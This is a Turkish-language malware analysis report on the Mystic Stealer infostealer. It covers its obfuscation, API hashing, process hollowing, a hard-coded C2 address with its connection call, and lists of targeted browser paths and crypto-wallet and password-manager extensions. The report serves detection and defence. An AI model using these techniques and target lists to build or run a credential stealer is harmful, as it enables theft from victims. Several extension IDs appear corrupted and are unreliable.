Mystic Stealer

TEKNİK ANALİZ RAPORU

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

İçindekiler

Ön Bakış

Mystic Stealer, ilk kez Nisan 2023'te tanıtılan yeni bir zararlı yazılımdır. Yaklaşık 40 web tarayıcısının ve 70'ten fazla tarayıcı uzantısının kimlik bilgilerini, kripto para cüzdanlarını, Steam ve Telegram uygulamalarını hedef almaktadır. Mystic Stealer'ın geliştiricisi, anti-analiz ve savunmadan kaçınmaya odaklanır. Zararlı yazılım ayrıca CPU bilgisi, CPU işlemci sayısı, Bilgisayar adı gibi bilgileri de çaldığı görülmektedir. Mystic Stealer, toplanan bu bilgileri en son, komuta ve kontrol (C2) sunucularıyla TCP üzerinden özel bir ikili protokol kullanarak iletişim kurar ve sunucuya bu bilgileri gönderir.

Bu kötü amaçlı yazılım virüs bulaşmış bilgisayarın;

- Web tarayıcılarına kaydedilen kredi kartı bilgilerine,
- Web tarayıcılarına kaydedilen otomatik doldurma bilgilerine,
- Web tarayıcılarına kaydedilen çerez bilgilerine,
- Web tarayıcılarına kaydedilen kripto cüzdan bilgilerine,
- Sistem bilgilerine,
- Uygulama şifrelerine,
- Blockchain cüzdanlarına ulaşmaktadır.

MysticStealer.exe Analizi

Adı	cfc7378d842a1d114c2838942960470f11a2f55d48d3d3d2b72c8db cde4e6574.exe
MD5	43f1040beb90e0054c1759028b5eae5e
SHA256	cfc7378d842a1d114c2838942960470f11a2f55d48d3d3d2b72c8db cde4e6574
Dosya Türü	PE32/Exe

Statik Analiz

Yapılan statik analiz sonucu stringler içerisinde;


C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe dosya yoluna rastlanmaktadır. Bu string bilgisinden **AppLaunch.exe** dosyasının çalıştırılacağı anlaşılmaktadır.

```
.text:004046BF C1 CA EE                    ror     edx, 0EEh
.text:004046C2 E8 79 D6 FF FF              call    loc_401D40
.text:004046C7 B8 28 00 00 00              mov     eax, 28h ; '('
.text:004046CC 3D D4 00 00 00              cmp     eax, 0D4h ; 'Ô'
.text:004046D1 7C 02                       jl      short near ptr loc_4046D3+2
.text:004046D3
.text:004046D3                 loc_4046D3:                             ; CODE XREF: .text:004046D1↑j
.text:004046D3 E9 74 33 F6 6A              jmp     near ptr 6B367A4Ch
.text:004046D3                 ; ---------------------------------------------------------------------------
.text:004046D8 05 6A 01 68                 dd 68016A05h
.text:004046DC C4 71 41 00                 dd offset aDAnthonyMartin ; "%d Anthony Martin Grosvenor Christopher"...
.text:004046E0 E8 AB 00 00                 dd 0ABE8h
.text:004046E4 00 8A 86                    db 0, 8Ah, 86h
.text:004046E7 00 00 42 00                 dd offset byte_420000
.text:004046EB 83                          db 83h
.text:004046EC C4 0C 04 7C 34 78+          dd 7C040CC4h, 0F2C7834h, 7B2C6234h, 6A049B34h, 332C1E34h
.text:004046EC 2C 0F 34 62 2C 7B+          dd 542C1D34h, 8688DF34h
.text:00404708 00 00 42 00                 dd offset byte_420000
.text:0040470C 46 81 FE 00 32 02+          dd 0FE8146h, 72000232h, 750474C2h, 0E8E7E902h, 0FFFFCF50h
.text:0040470C 00 72 C2 74 04 75+          dd 0FF44958Bh, 0D285FFFFh, 8D8B2F74h, 0FFFFFF4Ch, 0CA2BC28Bh
.text:0040470C 02 E9 E7 E8 50 CF+          dd 81FCE183h, 1000F9h, 8B107200h, 0C183FC50h, 83C22B23h
.text:0040470C FF FF 8B 95 44 FF+          dd 0F883FCC0h, 5139771Fh, 185E852h, 0C4830000h, 288D8D08h
.text:0040470C FF FF 85 D2 74 2F+          dd 0E8FFFFFFh, 0FFFFD19Ch, 33FC4D8Bh, 0CD335FC0h, 185E85Eh
.text:0040470C 8B 8D 4C FF FF FF+          dd 0E58B0000h, 5BE38B5Dh
```

Şekil 1 - Obfuscate

IDA ile zararlı statik olarak incelendiğinde kodların anlamlandırılamadığı tespit edilmiştir.

Dinamik Analiz




Şekil 2 - MysticStealer.exe Akış

Program akışının ana hatları;

1. Enjekte edilecek zararlının çalışma zamanında çözümlenmesi,
2. Çağırılacak API çağrılarının API Hashing tekniği ile alınması,
3. Zararlının AppLaunch.exe içerisine enjekte edilmesi,

olarak sıralanmaktadır.

Program çalıştırıldığında ilk olarak zararlının bellekte şifreli olarak tutulan tüm byte'larının decrypt edildiği görüldü. Tüm byte'lar teker teker alınarak **xor**, **sub** ve **add** işlemlerine tabi tutularak orijinal değerleri elde edilir.



Şekil 3 - Runtime Decryption

Daha sonra karşılaştırılacak hash değerlerinin sırasıyla **API** ve **DLL** ismi olacak şekilde ilgili fonksiyona pushlandığı ve **return** değeri olarak **API adresinin** döndürüldüğü görülmektedir.

```
009716C0    68 0D1DA430          push 30A41D0D
009716C5    FF35 00329B00        push dword ptr ds:[9B3200]
009716CB    C745 F0 00000000     mov dword ptr ss:[ebp-10],0
009716D2    E8 59040000          call mysticstealer.971B30          eax:CreateProcessA
009716D7    68 C3702CD0          push D02C70C3
009716DC    FF35 00329B00        push dword ptr ds:[9B3200]
009716E2    8BF0                 mov esi,eax                        esi:CreateProcessA
009716E4    E8 47040000          call mysticstealer.971B30          eax:WriteProcessMemory
009716E9    8BD8                 mov ebx,eax                        ebx:WriteProcessMemory
```


Şekil 4 - API Hashing

Process Hollowing

Elde edilen **API** adreslerinin **process hollowing** tekniği için sırasıyla çağrılıp kullanıldığı gözlemlenmiştir.

Çağrılan **API** fonksiyonları;

- CreateProcessA
- VirtualAllocEx
- GetThreadContext
- SetThreadContext
- ReadProcessMemory
- WriteProcessMemory
- ResumeThread
- TerminateProcess




Şekil 5 - Process Hallowing

İlgili adresten enjekte edilen zararlıya ait process'in **dump'ı** alınarak incelenmeye devam edilmiştir.

AppLaunchDump.exe Analizi

Adı	400000.exe
MD5	d2c44de6b26bbf79cee8666cb0b1acd6
SHA256	26251f26cec6a8ac056686e7997df73c96432ec3a3d839dbb3039222fe686f35
Dosya Türü	PE32/EXE

Dinamik Analiz



Şekil 6 - AppLaunchDump.exe Akış

Program akışının ana hatları;

1. Zararlı işlem öncesi kontrollerin yapılması,
2. Zararlı işlemin gerçekleştirilmesi,
3. Toplanan bilgilerin C2 sunucusuna gönderilmesi,
4. Zararlı dosyanın C2 sunucusundan indirilmesi,
5. İndirilen zararlı dosya için görev zamanlanması oluşturulması,

olarak sıralanmaktadır.

Zararlı yazılımın, öncelikle sistem tarihini kontrol edip, bunu **2023-09-12 20:08:32** tarihi ile karşılaştırdığı gözlenmektedir. Eğer sistem tarihi bu tarihi geçmişse kendini kapatmaktadır.

```
006BF756   E8 61350000     call applaunchdump.6C2CBC
006BF75B   FFD0            call eax                                  eax:SystemTimeToFileTime
006BF75D   8D0C24          lea ecx,dword ptr ss:[esp]
006BF760   E8 3BC50000     call applaunchdump.6CBCA0
006BF765   85D2            test edx,edx
006BF767   7F 0E           jg applaunchdump.6BF777
006BF769   7C 07           jl applaunchdump.6BF772
006BF76B   3D 40C50065     cmp eax,6500C540                          2023-09-12 20:08:32
006BF770   77 05           ja applaunchdump.6BF777
006BF772   E8 2DAA0000     call applaunchdump.6CA1A4                 !
006BF777   33C0            xor eax,eax
006BF779   40              inc eax
006BF77A   8BE5            mov esp,ebp
006BF77C   5D              pop ebp
006BF77D   C2 1000         ret 10
```

Şekil 7 – Tarih Kontrolü

C2 Sunusu ile iletişim kurulamadan önce şifreli bir şekilde tutulan **IP** adresi alınıp çözülerek döndürüldüğü gözlemlenmektedir.

```
00CAA287   8B8424 8C000000   mov eax,dword ptr ss:[esp+8C]
00CAA28E   C1EB 18           shr ebx,18
00CAA291   83C0 08           add eax,8
00CAA294   C1E9 18           shr ecx,18
00CAA297   885A 01           mov byte ptr ds:[edx+1],bl
00CAA29A   884A 05           mov byte ptr ds:[edx+5],cl
00CAA29D   83C2 08           add edx,8                                 edx:L"7573E5900449691fffffffff"
00CAA2A0   836C24 40 01      sub dword ptr ss:[esp+40],1
00CAA2A5   89B424 C0000000   mov dword ptr ss:[esp+C0],esi
00CAA2AC   898424 8C000000   mov dword ptr ss:[esp+8C],eax
00CAA283   0F85 4EFFFFFF     jne 400000.CAA207
00CAA2B9   8B7424 38         mov esi,dword ptr ss:[esp+38]             [esp+38]:"http://5.42.92.211/"
```

Şekil 8 - IP Decrypt

IP adresinin bağlantının gerçekleştirileceği fonksiyona parametre olarak verildiği görülmektedir.

```
00836303   8D8424 94000000   lea eax,dword ptr ss:[esp+94]
0083630A   50                push eax
0083630B   68 00000080       push 80000000
00836310   53                push ebx
00836311   FF75 00           push dword ptr ss:[ebp]                   [ebp]:"http://5.42.92.211/loghub/master"
00836314   6A 02             push 2
00836316   59                pop ecx
00836317   E8 A0C9FFFF       call applaunchdump.832CBC
```


Şekil 9 - IP Address

Bağlantı sonucunda **Token** ve **Config** bilgilerinin döndürüldüğü tespit edilmiştir.

```
008383BA   7C ED             jl applaunchdump.8383A9
008383BC   8D4424 18         lea eax,dword ptr ss:[esp+18]             [esp+18]:"1|1|1|0|1|1|1|0|1|1"
008383C0   889C24 BC000000   mov byte ptr ss:[esp+BC],bl
008383C7   50                push eax                                  eax:"644122cd9529720bbb411e2a9c329cc
008383C8   8D4424 24         lea eax,dword ptr ss:[esp+24]
008383CC   50                push eax                                  eax:"644122cd9529720bbb411e2a9c329cc
008383CD   8D47 04           lea eax,dword ptr ds:[edi+4]              eax:"644122cd9529720bbb411e2a9c329cc
008383D0   50                push eax                                  eax:"644122cd9529720bbb411e2a9c329cc
008383D1   E8 C6D9FEFF       call applaunchdump.825D9C
008383D6   83C4 0C           add esp,C
008383D9   8BF3              mov esi,ebx
008383DB   85C0              test eax,eax                              eax:"644122cd9529720bbb411e2a9c329cc
008383DD   0F84 B1010000     je applaunchdump.838594
008383E3   BA 11EA77BF       mov edx,BF77EA11
008383E8   66:C74424 34 3100 mov word ptr ss:[esp+34],31               31:'1'
008383EF   66:C74424 38 3100 mov word ptr ss:[esp+38],31               31:'1'
008383F6   66:C74424 3C 3100 mov word ptr ss:[esp+3C],31               31:'1'
008383FD   66:C74424 40 3100 mov word ptr ss:[esp+40],31               31:'1'
00838404   66:C74424 44 3100 mov word ptr ss:[esp+44],31               31:'1'
0083840B   66:C74424 48 3100 mov word ptr ss:[esp+48],31               31:'1'
00838412   66:C74424 4C 3100 mov word ptr ss:[esp+4C],31               31:'1'
00838419   66:C74424 50 3100 mov word ptr ss:[esp+50],31               31:'1'
00838420   66:C74424 54 3100 mov word ptr ss:[esp+54],31               31:'1'
00838427   66:C74424 14 3100 mov word ptr ss:[esp+14],31               31:'1'
0083842E   83FE 0A           cmp esi,A                                 A:'\n'
00838431   0F87 3C010000     ja applaunchdump.838573
```


Şekil 10 - Config Info

Zararlı, loglarını tutmak için **Temp** dizininde dosya oluşturduğu fark edilmektedir.



Şekil 11 - Log Dosyası


Sistem bilgilerinin alınarak **SystemInformation.txt** dosyasına yazıldığı ve C2 Sunucusuna gönderildiği gözlemlenmektedir.



Şekil 12 – Sistem Bilgisi

Şekil 13 – Sistem Bilgisi Gönderildi

C2 Sunucuya **chromium-browsers** isteğinin gönderilip tarayıcı listesinin alındığı ve sırasıyla kontrol edildiği tespit edilmiştir.



Şekil 14 – Tarayıcı Kontrolü


Şekil 15 - Tarayıcı Kontrol Fonksiyonu

Zararlı yazılımın hedeflediği tarayıcı listesi;

Tarayıcı Adı	**Path**
Citrio	%localappdata%\CatalinaGroup\Citrio\User Data
Coowon	%localappdata%\Coowon\Coowon\User Data
Liebao	%localappdata%\liebao\User Data
QIP Surf	%localappdata%\QIP Surf\User Data
Orbitum	%localappdata%\Orbitum\User Data
Comodo Dragon	%localappdata%\Comodo\Dragon\User Data
Amigo	%localappdata%\Amigo\User\User Data
Torch	%localappdata%\Torch\User Data
Yandex Browser	%localappdata%\Yandex\YandexBrowser\User Data
Comodo	%localappdata%\Comodo\User Data
360Browser	%localappdata%\360Browser\Browser\User Data
Maxthon3	%localappdata%\Maxthon3\User Data
K-Melon	%localappdata%\K-Melon\User Data
Sputnik	%localappdata%\Sputnik\Sputnik\User Data
Nichrome	%localappdata%\Nichrome\User Data
CocCoc	%localappdata%\CocCoc\Browser\User Data
Uran	%localappdata%\Uran\User Data
Chromodo	%localappdata%\Chromodo\User Data
Mail.Ru	%localappdata%\Mail.Ru\Atom\User Data
Brave Browser	%localappdata%\BraveSoftware\Brave-Browser\User Data
Opera	%appdata%\Opera Software\Opera Stable
Google Chrome	%localappdata%\Google\Chrome\User Data
Microsoft Edge	%localappdata%\Microsoft\Edge\User Data
Chromium	%localappdata%\Chromium\User Data
ChromePlus	%localappdata%\MapleStudio\ChromePlus\User Data
Irpathium	%localappdata%\Irpathium\User Data
Opera	%localappdata%\Opera Software
7Star	%localappdata%\7Star\7Star\User Data
CentBrowser	%localappdata%\CentBrowser\User Data
Chedot	%localappdata%\Chedot\User Data
Vivaldi	%localappdata%\Vivaldi\User Data
Kometa	%localappdata%\Kometa\User Data
Elements Browser	%localappdata%\Elements Browser\User Data
Epic Privacy Browser	%localappdata%\Epic Privacy Browser\User Data
Uran	%localappdata%\uCozMedia\Uran\User Data
Sleipnir	%localappdata%\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer


Tarayıcı bulunduğu taktirde verilerin kaydedilmek üzere **sqlite** veritabanı dosyasının C2 sunucusundan alındığı ve **Temp** dizinine kaydedildiği gözlemlenmiştir.

Şekil 16 – SQLITE3



Şekil 17 - SQL Sorgusunun Yapıldığı Bölüm

Bulunan tarayıcılara ait uzantıların kontrol edildiği gözlemlenmektedir.



Şekil 18 - Tarayıcı Uzantı Kontrolü

Zararlı yazılımın hedeflediği tarayıcı eklentileri:

Eklenti Kimliği	**Eklenti Adı**
hnfanknocfeofbddgcijnmhnfnkdnaad	Coinbase Wallet
hpglfhgfnhbgpjdenjgmdgoeiappafln	Guarda
blnieiiffboillknjnepogjhkgnoapac	EQUAL Wallet
cjelfplplebdjjenllpjcblmjkfcffne	Jaxx Liberty
fihkakfobkmkjojpchpfgcmhfjnmnfpi	BitApp Wallet
kncchdigobghenbbaddojjnnaogfppfj	iWallet
amkmjjmmflddogmhpjloimipbofnfjih	Wombat
nlbmnnijcnlegkjjpcfjclmcfggfefdm	MEW CX
nanjmdknhkinifnkgdcggcfnhdaammmj	GuildWallet
nkddgncdjgjfcddamfgcmfnlhccnimig	Saturn Wallet
fnjhmkhhmkbjkkabndcnnogagogbneec	Ronin Wallet
cphhlgmgameodnhkjdmkpanlelnlohao	NeoLine
nhnkbkgjikgcigadomkphalanndcapjk	CLV Wallet
kpfopkelmapcoipemfendmdcghnegimn	Liquality Wallet
aiifbnbfobpmeekipheeijimdpnlpgpp	Terra Station

dmkamcknogkgcdfhhbddcghachkejeap	Keplr
fhmfendgdocmcbmfikdcogofphimnkno	Sollet
cnmamaachppnkjgnildpdmkaakejnhae	Auro Wallet
jojhfeoedkpkglbfimdfabpdfjaoolaf	Polymesh Wallet
flpiciilemghbmfalicajoolhkkenfel	ICONex
nknhiehlklippafakaeklbeglecifhad	Nabox Wallet
hcflpincpppdclinealmandijcmnkbgn	KHC
nkbihfbeogaeaoehlefnkodbefgpgknn	MetaMask
ibnejdfjmmkpcnlpebklmnkoeoihofec	TronLink
fhbohimaelbohpjbbldcngcnapndodjp	Binance Chain Wallet
ffnbelfdoeiohenkjibnmadjiehjhajb	Yoroi
jbdaocneiiinmjbjlgalhcelgbejmnpath	Nifty Wallet
afbcbjpbpfadlkmhmclhkeeodmamcflc	Math Wallet
ookjlbkiijinhpmnjffcofjonbfbgaoc	Temple
mnfifefkajgofkcjkempathiaecocnkjeh	TezBox
lodccjjbdhfakaekdiahmedfbieldgik	DAppPlay
ijmpgkjfkbfhoebgogflfebnmejmfbml	BitClip
lkcjlnjfpbikmcmbachjpdbijejflpcm	Steem Keychain
onofpnbbkehpmmoabgpcpmigafmmnjhl	Nash Extension
bcopgchhojmggmffilplmbdicgaihlkp	Hycon Lite Client
klnaejjgbibmhlephnhpmaofohgkpgkd	ZilPay
aeachknmefphepccionboohckonoeemg	Coin98 Wallet
bhghoamapcdpbohphigoooaddinpkbai	Authenticator
dkdedlpgdmmkkfjabffeganieamfklkm	Cyano Wallet
nlgbhdfgdhgbiamfdfmbikcdghpathoadd	Byone
infeboajgfhgbjpjbeppbkgnabfdkdaf	OneKey
cihmoadaighcejopammfbmddcmdekcje	LeafWallet
gaedmjdfmmahhbjefcbgaolhhanlaolb	Authy
oeljdldpnmdbchonielpathgobddfffIal	EOS Authenticator
ilgcnhelpchnceeipipijaljkblbcobl	GAuth Authenticator
imloifkgjagghnncjkhggdhalmcnfklk	Trezor Password Manager
cgeeodpfagjceefieflmdfphplkenlfk	Ever
pdadjkfkgcafgbceimcpbkalnfnepbnk	KardiaChain
acmacodkjbdgmoleebolmdjonilkdbch	Rabby
bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom
fhilaheimglignddkjgofkcbgekhenbh	Oxygen
mgffkfbpathihjpoaomajlbgchddlicgpn	Pali
hmeobnfnfcmdkdcmlblgagmfpfboieaf	XDEFI
lpfcbjknijpeeillifnkikgncikgfhdo	Nami
dngmlblcodfobpdpecaadgfbcggfjfnm	MultiversX DeFi Wallet
lpilbniiabackdjcionkobglmddfbcjo	Keeper
bhhhlbepdkbapadjdnnojkbgioiodbic	Softlare
jnkelfanjkeadonecabehalmbgpfodjm	Govy
jhgnbkkipaallpehbohjmkbjofjdmepath	SteemKeychain
jnlgamecbpmbajjfhmmmlhejkemejdma	Braavos
kkpllkodjelopathieedojogacfhpaihoh	Enkrypt
mcohilncbfahbmgdjkbpemcciiolgcge	OKX

gjagmgpathdbbciopjhllkdnddhcglnemk	HashPack
kmhcihpebfmpgmihbkipmjlmmioameka	Eternl
phkbamefinggmakgklpkljjmgibohnba	Pontem Aptos
efbglgofoippbgcjepnhiblaibcnclgk	Martianin
cjmkndjhnagcfbpiemnkdpomccnjblmj	Finnie
aijcbedoijmgnlmjeegjaglmepbmpkpi	Leap Terra
fdjamakpfbbddfjaooikfcpapjohcfmg	Dashlane
fooolghllnmhmmndgjiamiiodkpenpbb	NordPass
pnlccmojcmeohlpggmfnbbiapkmbliob	Roboform
hdokiejnpimakedhajhdlcegeplioahd	LastPass
naepdomgkenhinolocfifgehpathddafch	BrowserPass
bmikpgodpkclnkgmnpphehdgcimmpathed	MYKI

Zararlı, **gecko-browsers** isteği ile ikinci bir tarayıcı listesi döndürmekte ve kontrol etmektedir.

```
400000.003C4815
  push eax ; eax:"Gonna grab GeckoBrowsers\n"
■ call 400000.3C2606
  cmp byte ptr ds:[esi+2],0
  pop ecx
  jne 400000.3C4843
```

Şekil 19 - GeckoBrowsers


```
003C4947   8D95 18FDFFFF   lea edx,dword ptr ss:[ebp-2E8]
003C494D   8BCE            mov ecx,esi                      ecx:L"Firefox"
003C494F   E8 4E010000     call 400000.3C4AA2
003C4954   59              pop ecx                          ecx:L"Firefox"
003C4955   8D85 60FFFFFF   lea eax,dword ptr ss:[ebp-A0]    [ebp-A0]:L"%appdata%\\Mozilla\\Firefox\\Profiles|
003C495B   50              push eax                         eax:L"Firefox"
003C495C   8D45 FC         lea eax,dword ptr ss:[ebp-4]
003C495F   50              push eax                         eax:L"Firefox"
003C4960   6A 00           push 0
003C4962   E8 750EFFFF     call 400000.3B57DC
003C4967   83C4 0C         add esp,C
003C496A   85C0            test eax,eax                     eax:L"Firefox"
003C496C   0F85 71FFFFFF   jne 400000.3C48E3
```

Şekil 20 - GeckoBrowsers Kontrolü


Zararlı yazılımın hedeflediği **gecko-browsers** listesi:

Taraycı Adı	**Path**
firefox	%appdata%\Mozilla\Firefox\Profiles
Comodo IceDragon	%appdata%\Comodo\IceDragon\Profiles
Cyberfox	%appdata%\8pecxstudios\Cyberfox\Profiles
BlackHawk	%appdata%\NETGATE Technologies\BlackHawk\Profiles
